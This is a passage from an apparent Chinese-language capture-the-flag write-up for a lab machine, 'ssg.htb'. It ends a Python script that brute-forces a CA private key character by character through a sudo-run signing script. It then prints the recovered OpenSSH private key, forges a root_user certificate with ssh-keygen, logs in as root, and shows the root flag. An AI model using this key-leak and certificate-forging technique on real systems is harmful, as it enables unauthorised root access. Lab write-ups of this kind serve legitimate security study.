        with open("unknown.key", "w") as f:
            f.write(f"{header}\n{''.join(key)}{char}*")
        proc = subprocess.Popen("sudo /opt/sign_key.sh unknown.key
keypair.pub root root_user 1",
                                stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE,
                                shell=True)
        stdout, stderr = proc.communicate()
        if proc.returncode == 1:
            key.append(char)
            if len(key) > 1 and (len(key) - lines) % 70 == 0:
                key.append("\n")
```


```
                lines += 1
            break
    else:
        break
print(f"{header}\n{''.join(key)}\n{footer}")
with open("unknown.key", "w") as f:
    f.write(f"{header}\n{''.join(key)}\n{footer}")
```

先新增金鑰

```
ssh-keygen -t rsa -b 2048 -f keypair
```

執行破解腳本

```
python3 brute.py  &
```




& 用於背景作業。 493896 是作業的任務 ID

最終取得：

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAKg7BlysOwZc
rAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQ
AAAEBexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjYOo4Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIIENlcnRmaWNpYXRlIGZyb20gSV
QBAgM=
-----END OPENSSH PRIVATE KEY-----
* * *
將內容傳到kali並命名root.cert
chmod 600 root.cert
* * *
//範例語法：ssh-keygen -s " $ca_file " -z " $serial " -I " $username " -V
-1w:forever -n " $principals "  " $public_key_name "**
* * *
ssh-keygen -s root.cert  -z 1 -I root -V -1w:forever -n root_user
keypair.pub
* * *
將keypair-cert.pub傳到靶機去
ssh -o CertificateFile=keypair-cert.pub -i keypair root@ssg.htb -p 2222
```

獲取root


root@ssg:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ssg:~# whoami
root
root@ssg:~# cat /root/root.txt
1e40e11f0747d0fc82cb7cfc4d714cf9
root@ssg:~#